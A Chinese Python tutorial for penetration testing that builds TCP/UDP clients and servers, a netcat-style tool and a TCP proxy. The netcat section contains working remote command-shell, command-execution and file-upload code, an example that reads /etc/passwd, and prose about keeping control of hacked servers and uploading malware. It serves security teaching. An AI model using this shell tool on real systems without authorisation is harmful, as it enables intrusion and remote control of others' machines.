## TCP客户端


在渗透测试的过程中，我们经常会遇到需要创建一个TCP客户端来连接服务、发送垃圾数据、进行模糊测试或者进行其他任务的情况。如果你工作在一个独立的大型企业网络环境中，那么你不会拥有丰富的网络工具或者编译器，你甚至可能会在一个不具备基本的复制和粘贴功能或者失去互联网连接的环境下工作。在这种环境下，你需要迅速手动创建一个TCP客户端。多说无益，我们开始编写代码。下面是一个简单的TCP客户端。实现一个简单的HTTP请求客户端。

### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/20 14:08   
# @Author : ordar  
# @File : tcp\_client.py  
# @Project : pythonCrouse  
# @Python : 3.7.5  
import socket  
  
# 定义我们的目标  
target\_host = "www.baidu.com"  
target\_port = 80  
# 目标应该用元组的格式  
target = (target\_host, target\_port)  
  
# 建立一个socket对象  
client = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
  
# 建立连接  
client.connect(target)  
  
# 发送一些数据，这里我们发送一个GET请求,python3只接收btye流  
client.send("GET / HTTP/1.1\r\n\r\n".encode('utf-8'))  
  
# 接受返回的数据,客户端接受数据需要指定缓存区最大长度,指定接收的大小 为1024字节  
respon = client.recv(1024)  
  
print(respon)

### 说明

首先，我们建立一个包含AF\_INET和SOCK\_STREAM参数的socket对象，AF\_INET参数说明我们将使用标准的IPv4地址或者主机名，SOCK\_STREAM说明这将是一个TCP客户端。然后，我们将客户端连接到服务器，并发送一些数据。最后一步是接收返回的数据并将响应数据打印出来。这是一个最简单的TCP客户端，但也将是你最经常写的一段代码。



## UDP客户端

Python编写的UDP客户端和TCP客户端相差不大。我们仅需要做两处简单的修改，将数据包以UDP的格式发出。

### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/20 14:30   
# @Author : ordar  
# @File : udp\_client.py   
# @Project : pythonCrouse  
# @Python : 3.7.5  
import socket  
  
# 定义我们的目标  
target\_host = "127.0.0.1"  
target\_port = 80  
# 目标应该用元组的格式  
target = (target\_host, target\_port)  
  
# 建立一个socket对象  
client = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)  
  
# 发送一些数据  
client.sendto("AABBCC".encode('utf-8'), target)  
  
# 接受返回的数据,客户端接受数据需要指定缓存区最大长度,指定接收的大小 为1024字节  
data, address = client.recvfrom(1024)  
  
print(data)

### 说明

正如你看到的，在创建套接字对象时，我们将套接字的类型改为SOCK\_DGRAM。之后我们调用sendto（)函数将数据传到你想发送的服务器上，因为UDP是一个无连接状态的传输协议，所以不需要在此之前调用connect（）函数。最后一步是调用recvfrom（）函数接收返回的UDP数据包。你将接收到回传的数据及远程主机的信息和端口号。

因为我们的目标127.0.0.1:80并不是udp服务端，所以运行udp客户端会报错。先不要着急，等下我们实现了udp服务端再来配合这个客户端来使用。

## TCP服务端

用Python创建TCP服务端和创建客户端一样简单。你可能需要将自己的TCP服务端绑定到命令行shell或者创建一个代理（这两个需求我们将在后面完成）。首先，我们来创建一个标准的多线程TCP服务器。大体的代码结构如下：


### 代码实现


#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/20 14:43   
# @Author : ordar  
# @File : tcp\_server.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import socket  
import threading  
  
# 定义允许连接此服务端的ip和服务端端口，0.0.0.0代表任意ip都可以连接这个服务端  
bind\_ip = "0.0.0.0"  
bind\_port = 80  
# 服务地址应该是元组格式  
bind\_server = (bind\_ip, bind\_port)  
  
# 建立一个socket对象  
server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
  
# 1.服务端绑定服务地址到套接字，  
server.bind(bind\_server)  
# 2.监听端口，backlog 指定在拒绝连接之前，操作系统可以挂起的最大连接数量。该值至少为 1，大部分应用程序设为 5 就可以了。  
server.listen(5)  
print("Listen on {}:{}".format(bind\_ip, bind\_port))  
  
  
# 3.定义客户端处理线程,打印客户端传来的数据并回应  
def handle\_client(client\_socket):  
 request = client\_socket.recv(1024)  
 print("Received: {}".format(request))  
 # 返还一个数据包，然后关闭连接  
 client\_socket.send("ACK".encode('utf-8'))  
 client\_socket.close()  
  
  
# 循环等待客户端连接  
while True:  
 # 4.被动接受TCP客户端连接,(阻塞式)等待连接的到来  
 client, address = server.accept()  
 print("Accept connection from: {}:{}".format(address[0], address[1]))  
  
 # 创建客户端线程，处理传入的数据  
 client\_handle\_thread = threading.Thread(target=handle\_client, args=(client,))  
 # 5.启动线程  
 client\_handle\_thread.start()

### 说明

首先，我们确定服务器需要监听的IP地址和端口①。然后，我们启动监听②并将最大连接数设为5。下一步，我们让服务端进入主循环中，并在这里等待连接。当一个客户端成功建立连接的时候④，我们将接收到的客户端套接字对象保存到client变量中，将远程连接的细节保存到address变量中。接着，我们以handle\_client函数为回调函数创建了一个新的线程对象，将客户端套接字对象作为一个句柄传递给它。然后我们启动线程开始处理客户端连接⑤。handle\_client函数③执行recv（）函数之后将一段信息发送给客户端。

我们先运行TCP服务端监听端口，然后使用我们之前编写的TCP客户端（将目标ip改为127.0.0.1），那么你就可以发送一个测试数据包到服务器端，你将看到以下输出：





## UDP服务端

与 TCP 服务器相比，UDP 服务器不必使用多线程，因为它无需为每个通信过程创建独立连接，而是采用「即收即发」的模式，又一次体现了 UDP 的无连接特性。

### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/20 15:18   
# @Author : ordar  
# @File : udp\_server.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import socket  
  
# 定义允许连接此服务端的ip和服务端端口，0.0.0.0代表任意ip都可以连接这个服务端  
bind\_ip = "0.0.0.0"  
bind\_port = 80  
# 服务地址应该是元组格式  
bind\_server = (bind\_ip, bind\_port)  
  
# 建立一个socket对象  
server = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)  
  
# 1.服务端绑定服务地址到套接字， ("127.0.0.1", 80)，即本地主机的 UDP 80 端口。  
server.bind(bind\_server)  
print("UDP bond on {}:{}".format(bind\_ip, bind\_port))  
  
# 循环等待客户端连接  
while True:  
 # 2.接收客户端发来的数据，包括 bytes 对象 data，以及客户端的 IP 地址和端口号 addr，其中 addr 为二元组 (host, port)。  
 data, address = server.recvfrom(1024)  
 print("Received from {}".format(address))  
 print("Received data: {}".format(data))  
 # 返还一个数据包  
 server.sendto("UDP ACK".encode('utf-8'), address)


### 说明


创建 socket 对象，第一个参数为 socket.AF\_INET，代表采用 IPv4 协议用于网络通信，第二个参数为 socket.SOCK\_DGRAM，代表采用 UDP 协议用于无连接的网络通信。

然后1.将 socket 对象绑定服务器主机地址 ("127.0.0.1", 80)，即本地主机的 UDP 80 端口。

2.接收客户端发来的数据，包括 bytes 对象 data，以及客户端的 IP 地址和端口号 addr，其中 addr 为二元组 (host, port)。然后打印接收信息，表示从地址为 addr 的客户端接收到数据。然后打印接受的数据，再返回给客户端一个数据包，发送完毕后，继续等待任意 UDP 客户端发来数据。

现在我们可以使用之前UDP客户端来发送数据了。如果你的代码正确，那么你会看到类似下面的结果：





## 实现一个netcat

netcat是网络界的“瑞士军刀”，所以聪明的系统管理员都会将它从系统中移除。不止在一个场合，我进入的服务器没有安装netcat却安装了Python。在这种情况下，需要创建一个简单的客户端和服务器用来传递想使用的文件，或者创建一个监听端让自己拥有控制命令行的操作权限。如果你是通过Web应用漏洞进入服务器的，那么在后台调用Python创建备用的控制通道显得尤为实用，这样就不需要首先在目标机器上安装木马或后门了。创建这样一个工具也是个不错的Python习题，让我们开始吧。

### 定义变量

import sys  
import socket  
import getopt  
import threading  
import subprocess  
  
# 定义一些全局变量  
listen = False  
command = False  
upload = False  
execute = ""  
target = ""  
upload\_destination = ""  
port = 0

### 创建主函数处理命令行参数

# 创建主函数处理命令行参数和调用我们编写的其他函数  
def usage():  
 print("My netcat")  
 print("Usage: nc.py -t target\_host -p port")  
 print("-l --listen - listen on [host]:[port] for incoming connections")  
 print("-e --execute=file\_to\_run - execute the given file upon receiving a connection")  
 print("-c --command -initialize a command shell")  
 print("-u --upload=destination - upon receiving connection upload a file and write to [destination]")  
 print("\n\n")  
 print("Examples:")  
 print("nc.py -t 192.168.0.1 -p 5555 -l -c")  
 print("nc.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe")  
 print("nc.py -t 192.168.0.1 -p 5555 -l -e='cat /etc/passwd'")  
 print("echo 'abcd122334' | ./nc.py -t 192.168.0.1 -p 5555")  
 sys.exit(0)  
  
  
def main():  
 global listen  
 global port  
 global execute  
 global command  
 global upload\_destination  
 global target  
  
 if not len(sys.argv[1:]):  
 usage()  
  
 # 读取命令行参数  
 try:  
 opts, args = getopt.getopt(sys.argv[1:], "hle:t:p:cu:",  
 ["help", "listen", "execute", "target", "port", "command", "upload"])  
 except getopt.GetoptError as e:  
 print str(e)  
 usage()  
 for o, a in opts:  
 if o in ("-h", "--help"):  
 usage()  
 elif o in ("-l", "--listen"):  
 listen = True  
 elif o in ("-e", "--execute"):  
 execute = a  
 elif o in ("-c", "--command"):  
 command = True  
 elif o in ("-u", "--upload"):  
 upload\_destination = a  
 elif o in ("-t", "--target"):  
 target = a  
 elif o in ("-p", "--port"):  
 port = int(a)  
 else:  
 assert False, "Unhandled Option"  
 # 判断监听还是从标准输入发送数据  
 if listen:  
 # 执行监听函数，因为这个函数还没有实现，所以IDE里这里报错  
 server\_loop()  
 if not listen and len(target) and port > 0:  
 # 从命令行读数据  
 # 这里将阻塞，所以不向标准输入发送数据是发送CTRL-D  
 buffer = sys.stdin.read()  
 # 执行发送数据函数，因为这个函数还没有实现，所以IDE里这里报错  
 client\_sender(buffer)

server\_loop()和client\_sender()函数报错，那是因为这两个函数还没有实现。

为了解决报错我们先用占位符来实现这两个函数

# 监听函数，用pass占位符简单实现  
def server\_loop():  
 pass  
  
# 发送数据函数，用pass占位符简单实现  
def client\_sender(buffer):  
 pass

上面的代码读入所有的命令行选项，我们通过检测选项设置必要的变量。如果命令行参数不符合我们的标准，就打印出工具的帮助信息（usage()函数），在接下来的代码段中，我们试图模仿netcat从标准输入中读取数据，并通过网络发送数据。如注释所示，如果需要交互式地发送数据，你需要发送CTRL-D以避免从标准输入中读取数据。在最后一段代码中，如果检测到listen参数为True，我们则建立一个监听的套接字，准备处理下一步的命令（上传文件，执行命令，开启一个新的命令行shell）。

为了解决server\_loop()和client\_sender()函数报错，我们先用pass占位符简单实现了这两个函数，接下来我们具体实现这两个函数。

### TCP客户端-发送数据函数

现在你应该熟悉这些代码了。我们从建立一个TCP套接字对象开始，首先检测是否已经从标准输入中接收到了数据。如果一切正常，我们就将数据发送给远程的目标主机并接收回传数据，直到没有更多的数据发送回来。然后，我们等待用户下一步的输入并继续发送和接收数据，直到用户结束脚本运行。

# 发送数据函数，用pass占位符简单实现  
def client\_sender(buffer):  
 client = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 try:  
 # 连接到目标主机  
 client.connect((target, port))  
 # 发送数据  
 if buffer:  
 client.send(buffer.encode('utf-8'))  
 while True:  
 # 等待回传  
 recv\_len = 1  
 response = ""  
 # 通过循环以4096字节为大小来获取全部数据，  
 # 如果数据小于4096就跳出循环  
 # 如果数据大于4096就以4096为单位循环获取，直到剩余数据小于4096，小于4096时跳出循环  
 while recv\_len:  
 data = client.recv(4096)  
 recv\_len = len(data)  
 response += data.decode('utf-8')  
 if recv\_len < 4096:  
 break  
 print(response)  
  
 # 等待更多输入  
 buffer = input("")  
 buffer += "\n"  
 client.send(buffer.encode('utf-8'))  
  
 except Exception as e:  
 print(e)  
 print("[\*] Execption! exiting.")  
 finally:  
 client.close()

### TCP服务端-监听端口

# 监听函数，用pass占位符简单实现  
def server\_loop():  
 global target  
 # 如果没有定义目标，那么监听所有  
 if not len(target):  
 target = "0.0.0.0"  
  
 server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 server.bind((target, port))  
 server.listen(5)  
  
 while True:  
 client\_socket, addr = server.accept()  
  
 # 启动线程处理请求  
 client\_thread = threading.Thread(target=client\_handler, args=(client\_socket,))  
 client\_thread.start()

到目前为止，你已经是创建多线程TCP服务端的老手了，所以我不对server\_1oop函数做深入介绍。client\_handler函数先用占位符实现。

### 执行命令函数

subprocess提供了强大的进程创建接口，它可以提供给你多种与客户端程序交互的方法。在这个例子中，我们运行了用户输入的命令，在目标的操作系统中运行，然后通过连接将命令结果回传到我们控制的客户端。异常处理代码用来处理一般的错误并将错误信息回传，告诉你命令执行失败。

# 执行命令函数  
def run\_command(command):  
 # 处理末尾换行  
 command = command.rstrip()  
 try:  
 output = subprocess.check\_output(command, stderr=subprocess.STDOUT, shell=True)  
 output = output.decode('utf-8')  
 except Exception as e:  
 print(e)  
 output = "Failed to execute command."  
 return output

### TCP服务端-子线程：处理请求函数

检测文件上传：负责检测我们的网络工具在建立连接之后是否设置为接收文件，这样做有助于我们上传和执行测试脚本、安装恶意软件或者让恶意软件清除我们的Python脚本。首先，在循环中接收文件数据，保证数据完全接收。然后，打开一个文件句柄并将内容写入文件中。wb标识确保我们是以二进制的格式写入文件，这样就能确保我们上传和写入的二进制文件能够成功执行。

检测命令执行：添加命令的执行功能，通过调用我们之前写好的run\_command函数执行文件并将结果通过网络回传。

最后一段代码处理我们的命令行shell：程序持续处理输入的数据执行命令并将输出回传。你会注意到函数在扫描每一行的换行字符以决定何时处理命令，这就会让它和netcat一样好用。

# 处理请求函数，先用pass占位符简单实现  
def client\_handler(client\_socket):  
 global upload  
 global execute  
 global command  
  
 # 检测上传文件  
 if upload\_destination:  
 # 读取所有的字符  
 file\_buffer = b""  
 # 持续读取直到没有符合的数据  
 while True:  
 data = client\_socket.recv(1024)  
 if not data:  
 break  
 else:  
 file\_buffer += data  
 # 将数据写到目标文件  
 try:  
 with open(upload\_destination, 'wb') as f:  
 f.write(file\_buffer)  
 client\_socket.send("Successfully save file to {}".format(upload\_destination).encode('utf-8'))  
 except Exception as e:  
 print(e)  
 client\_socket.send("Failed to save file to {}".format(upload\_destination).encode('utf-8'))  
 # 检测命令执行，执行单次命令  
 if execute:  
 output = run\_command(execute)  
 client\_socket.send(output.encode('utf-8'))  
  
 # 如果需要一个命令行shell，那么进入一个循环  
 if command:  
 while True:  
 client\_socket.send("<nc:#>".encode('utf-8'))  
 # 接受数据直到出现换行符  
 cmd\_buffer = ""  
 while "\n" not in cmd\_buffer:  
 cmd\_buffer += client\_socket.recv(1024).decode('utf-8')  
 print("Received: {}".format(cmd\_buffer))  
 # 将命令输出结果返回  
 response = run\_command(cmd\_buffer)  
 client\_socket.send(response.encode('utf-8'))

### 代码实现和说明

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/20 15:49   
# @Author : ordar  
# @File : nc.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import sys  
import socket  
import getopt  
import threading  
import subprocess  
  
# 定义一些全局变量  
listen = False  
command = False  
upload = False  
execute = ""  
target = ""  
upload\_destination = ""  
port = 0  
  
  
# 创建主函数处理命令行参数和调用我们编写的其他函数  
def usage():  
 print("My netcat")  
 print("Usage: nc.py -t target\_host -p port")  
 print("-l --listen - listen on [host]:[port] for incoming connections")  
 print("-e --execute=file\_to\_run - execute the given file upon receiving a connection")  
 print("-c --command - initialize a command shell")  
 print("-u --upload=destination - upon receiving connection upload a file and write to [destination]")  
 print("\n\n")  
 print("Examples:")  
 print("nc.py -t 192.168.0.1 -p 5555 -l -c")  
 print("nc.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe")  
 print("nc.py -t 192.168.0.1 -p 5555 -l -e='cat /etc/passwd'")  
 print("echo 'abcd122334' | ./nc.py -t 192.168.0.1 -p 5555")  
 sys.exit(0)  
  
  
def main():  
 global listen  
 global port  
 global execute  
 global command  
 global upload\_destination  
 global target  
  
 if not len(sys.argv[1:]):  
 usage()  
  
 # 读取命令行参数  
 try:  
 opts, args = getopt.getopt(sys.argv[1:], "hle:t:p:cu:",  
 ["help", "listen", "execute", "target", "port", "command", "upload"])  
 except getopt.GetoptError as e:  
 print(str(e))  
 usage()  
 for o, a in opts:  
 if o in ("-h", "--help"):  
 usage()  
 elif o in ("-l", "--listen"):  
 listen = True  
 elif o in ("-e", "--execute"):  
 execute = a  
 elif o in ("-c", "--command"):  
 command = True  
 elif o in ("-u", "--upload"):  
 upload\_destination = a  
 elif o in ("-t", "--target"):  
 target = a  
 elif o in ("-p", "--port"):  
 port = int(a)  
 else:  
 assert False, "Unhandled Option"  
 # 判断监听还是从标准输入发送数据  
 if listen:  
 # 执行监听函数，因为这个函数还没有实现，所以IDE里这里报错  
 server\_loop()  
 if not listen and len(target) and port > 0:  
 # 从命令行读数据  
 # 这里将阻塞，所以不向标准输入发送数据是发送CTRL-D  
 # buffer = sys.stdin.read()  
 buffer = input("")  
 # 执行发送数据函数，因为这个函数还没有实现，所以IDE里这里报错  
 client\_sender(buffer)  
  
  
# 发送数据函数，用pass占位符简单实现  
def client\_sender(buffer):  
 client = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 try:  
 # 连接到目标主机  
 client.connect((target, port))  
 # 发送数据  
 if buffer:  
 client.send(buffer.encode('utf-8'))  
 while True:  
 # 等待回传  
 recv\_len = 1  
 response = ""  
 # 通过循环以4096字节为大小来获取全部数据，  
 # 如果数据小于4096就跳出循环  
 # 如果数据大于4096就以4096为单位循环获取，直到剩余数据小于4096，小于4096时跳出循环  
 while recv\_len:  
 data = client.recv(4096)  
 recv\_len = len(data)  
 response += data.decode('utf-8')  
 if recv\_len < 4096:  
 break  
 print(response)  
  
 # 等待更多输入  
 buffer = input("")  
 buffer += "\n"  
 client.send(buffer.encode('utf-8'))  
  
 except Exception as e:  
 print(e)  
 print("[\*] Execption! exiting.")  
 finally:  
 client.close()  
  
  
# 监听函数，用pass占位符简单实现  
def server\_loop():  
 global target  
 # 如果没有定义目标，那么监听所有  
 if not len(target):  
 target = "0.0.0.0"  
  
 server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 server.bind((target, port))  
 server.listen(5)  
  
 while True:  
 client\_socket, addr = server.accept()  
  
 # 启动线程处理请求  
 client\_thread = threading.Thread(target=client\_handler, args=(client\_socket,))  
 client\_thread.start()  
  
  
# 处理请求函数，先用pass占位符简单实现  
def client\_handler(client\_socket):  
 global upload  
 global execute  
 global command  
  
 # 检测上传文件  
 if upload\_destination:  
 # 读取所有的字符  
 file\_buffer = b""  
 # 持续读取直到没有符合的数据  
 while True:  
 data = client\_socket.recv(1024)  
 if not data:  
 break  
 else:  
 file\_buffer += data  
 # 将数据写到目标文件  
 try:  
 with open(upload\_destination, 'wb') as f:  
 f.write(file\_buffer)  
 client\_socket.send("Successfully save file to {}".format(upload\_destination).encode('utf-8'))  
 except Exception as e:  
 print(e)  
 client\_socket.send("Failed to save file to {}".format(upload\_destination).encode('utf-8'))  
 # 检测命令执行，执行单次命令  
 if execute:  
 output = run\_command(execute)  
 client\_socket.send(output.encode('utf-8'))  
  
 # 如果需要一个命令行shell，那么进入一个循环  
 if command:  
 while True:  
 client\_socket.send("<nc:#>".encode('utf-8'))  
 # 接受数据直到出现换行符  
 cmd\_buffer = ""  
 while "\n" not in cmd\_buffer:  
 cmd\_buffer += client\_socket.recv(1024).decode('utf-8')  
 print("Received: {}".format(cmd\_buffer))  
 # 将命令输出结果返回  
 response = run\_command(cmd\_buffer)  
 client\_socket.send(response.encode('utf-8'))  
  
  
# 执行命令函数  
def run\_command(command):  
 # 处理末尾换行  
 command = command.rstrip()  
 try:  
 output = subprocess.check\_output(command, stderr=subprocess.STDOUT, shell=True)  
 output = output.decode('utf-8')  
 except Exception as e:  
 print(e)  
 output = "Failed to execute command."  
 return output  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 main()

代码各个函数功能就不在具体说明了，上面已经分步骤作了说明。要运行代码需要运行main（）函数，这里用if \_\_name\_\_ == '\_\_main\_\_':来指定当前文件运行时所要运行的函数。


PS：现在代码在linux环境下已经可以正常运行了，Windows系统会有点小问题，因为Windows系统的命令行默认编码是“gbk”而非“utf-8”，所以Windows下运行会报错：类似某个字符用utf-8无法编码或者解码。


解决方法：临时修改命令行的编码。我们在默认窗口路径内，输入chcp命令后回车，会输出图中的结果，936就表示gbk编码。然后在窗口中输入chcp 65001（65001代表utf-8编码），然后回车，即可将窗口默认编码改为utf-8编码了。

### 运行结果


测试shell，其他功能你可以自己尝试。


Linux执行结果应该类似下面这样：





Windows修改编码后执行结果应该类似下面这样：





## 实现一个TCP代理

有很多理由让你的工具箱中保留一个TCP代理，它不仅可以将流量从一个主机转发给另一个主机，而且可以评估基于网络的软件。在企业级环境下进行渗透测试时，你会经常遇到无法使用Wireshark的情况，无法在Windows系统上加载驱动嗅探本地流量，分段的网络也阻拦你使用工具直接嗅探目标主机。

### TCP服务端-接受请求

import sys  
import socket  
import threading  
  
  
# 监听函数，接受本地请求   
def server\_loop(local\_host, local\_port, remote\_host, remote\_port, receive\_first):  
 server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 try:  
 server.bind((local\_host, local\_port))  
 except:  
 print("Failed to listen on {}:{}".format(local\_host, str(local\_port)))  
 sys.exit(0)  
 print("Listen on {}:{}".format(local\_host, str(local\_port)))  
 server.listen(5)  
  
 while True:  
 client\_socket, addr = server.accept()  
 # 启动线程处理请求  
 client\_thread = threading.Thread(target=proxy\_handler, args=(client\_socket, remote\_host, remote\_port, receive\_first))  
 client\_thread.start()  
  
  
def proxy\_handler():  
 pass  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 if len(sys.argv[1:]) != 5:  
 print("Usage: tcp\_proxy.py [local\_host] [local\_port] [remote\_host] [remote\_port] [receive\_first]")  
 print("Example: tcp\_proxy.py 127.0.0.1 9999 192.168.1.2 80 True")  
 sys.exit(0)  
  
 # 设置本地监听参数  
 local\_host = sys.argv[1]  
 local\_port = int(sys.argv[2])  
  
 # 设置远程目标  
 remote\_host = sys.argv[3]  
 remote\_port = int(sys.argv[4])  
  
 # 告诉代理在发送给远程主机之前连接和接受数据  
 receive\_first = sys.argv[5]  
 if "true" in receive\_first.lower():  
 receive\_first = True  
 else:  
 receive\_first = False  
  
 server\_loop(local\_host, local\_port, remote\_host, remote\_port, receive\_first)

这里不在单独实现一个main函数了，直接用python特性的if \_\_name\_\_ == '\_\_main\_\_':来实现主要的脚本开始逻辑。

### 转储函数-记录流量

def hexdump(src):  
 # 此处转储流量，比如保存流量到文件  
 with open('a.txt', 'a') as f:  
 f.write(src.decode('utf-8') + '\n')  
 return src

可以对流量进行处理，比如保存流量到本地，或者对请求和响应都需要处理的情况也可以写到这里。因为这个函数请求和响应都需要使用。

### 数据接收函数

# 数据接收函数，从tcp连接中接收数据。因为有多个地方要从tcp连接中接收数据，所以封装一个函数来处理。  
def received\_from(connection):  
 buffer = b""  
 # 设置10的超时  
 connection.settimeout(10)  
 try:  
 while True:  
 data = connection.recv(4096)  
 if not data:  
 break  
 buffer += data  
 except:  
 pass  
 return buffer

### TCP服务端-子线程-代理的主要逻辑

def proxy\_handler(client\_socket, remote\_host, remote\_port, receive\_first):  
 remote\_socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 remote\_socket.connect((remote\_host, remote\_port))  
  
 # 如果必要，先从远程主机获取数据  
 if receive\_first:  
 remote\_buffer = received\_from(remote\_socket)  
 print(hexdump(remote\_buffer))  
  
 # 发送给响应处理，修改包  
 remote\_buffer = response\_handler(remote\_buffer)  
 # 如果有数据，发送给本地客户端  
 if remote\_buffer:  
 print("[<==] Sending {} bytes to localhost.".format(str(len(remote\_buffer))))  
 client\_socket.send(remote\_buffer)  
  
 # 从本地循环读取数据，然后发送给远程主机和本地主机  
 while True:  
 local\_buffer = received\_from(client\_socket)  
 if local\_buffer:  
 print("[==>] Received {} bytes from localhost.".format(str(len(local\_buffer))))  
 print(hexdump(local\_buffer)) # 这个是修改前的请求  
 local\_buffer = request\_handler(local\_buffer)  
 print(hexdump(local\_buffer)) # 这个是修改后的请求  
 remote\_socket.send(local\_buffer)  
 print("[==>] Send to remote.")  
  
 remote\_buffer = received\_from(remote\_socket)  
 if remote\_buffer:  
 print("[<==] Received {} bytes from remote.".format(str(len(remote\_buffer))))  
 print(hexdump(remote\_buffer)) # 这个是修改前的请求  
 remote\_buffer = response\_handler(remote\_buffer)  
 print(hexdump(remote\_buffer)) # 这个是修改后的请求  
 client\_socket.send(remote\_buffer)  
 print("[<==] Send to localhost.")  
  
 # 如果两边都没有数据，关闭连接  
 if not local\_buffer and remote\_buffer:  
 client\_socket.close()  
 remote\_socket.close()  
 print("[\*] No more data.closing connections")  
 break

